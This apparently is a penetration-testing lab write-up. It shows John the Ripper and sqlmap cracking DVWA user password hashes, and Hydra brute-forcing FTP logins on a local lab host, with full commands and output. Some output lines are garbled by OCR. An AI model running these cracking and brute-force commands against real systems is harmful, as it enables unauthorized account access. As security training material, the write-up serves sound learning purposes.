
John the ripper




```
┌──(kali㉿ kali)-[~]
└─$ john --incremental --format=Raw-md5 dvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

┌──(kali㉿ kali)-[~]
└─$ john --show --format=Raw-md5 dvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

Sqlmap




```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[15:57:32] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[15:57:37] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[15:57:41] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:57:41] [INFO] starting 4 processes
[15:57:47] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:57:50] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:57:56] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:58:00] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------------------------------------------+
| user    | password                                    |
+---------+---------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+---------------------------------------------+

[15:58:26] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.152/dum
p/dvwa/users.csv'
[15:58:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.152'

[*] ending @ 15:58:26 /2024-09-19/
```

Hydra



```
┌──(kali㉿ kali)-[~]
└─$ hydra -L usernames.txt -P rockyou.txt ftp://192.168.50.152
Hydra v9.5 (c) 2023 by van Hauser/THC & David Macie           :ase do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)            at 2024-09-19 15:15:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5580 login tries (l:5/p:1116), ~349 tries per task
[DATA] attacking ftp://192.168.50.152:21/
[STATUS] 304.00 tries/min, 304 tries in 00:01h, 527           )0:18h, 16 active
[STATUS] 288.33 tries/min, 865 tries in 00:03h, 4715 to do in 00:17h, 16 active
[STATUS] 288.43 tries/min, 2019 tries in 0          :61 to do in 00:13h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R"                :sion.

┌──(kali㉿ kali)-[~]
└─$ hydra -L usernames.txt -P password.txt ftp://192.168.50.152
Hydra v9.5 (c) 2023 by van Hauser/THC & David Macie           :ase do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)            at 2024-09-19 15:25:20
[WARNING] Restorefile (you have 10 seconds          ort... (use option -I to skip waiting)) from a previous session f
ound, to prevent overwriting, ./hydra.restore
f[DATA] max 16 tasks per 1 server, overall 16 tasks           es (l:5/p:10), ~4 tries per task
[DATA] attacking ftp://192.168.50.152:21/
[21][ftp] host: 192.168.50.152   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-19 15:25:45
```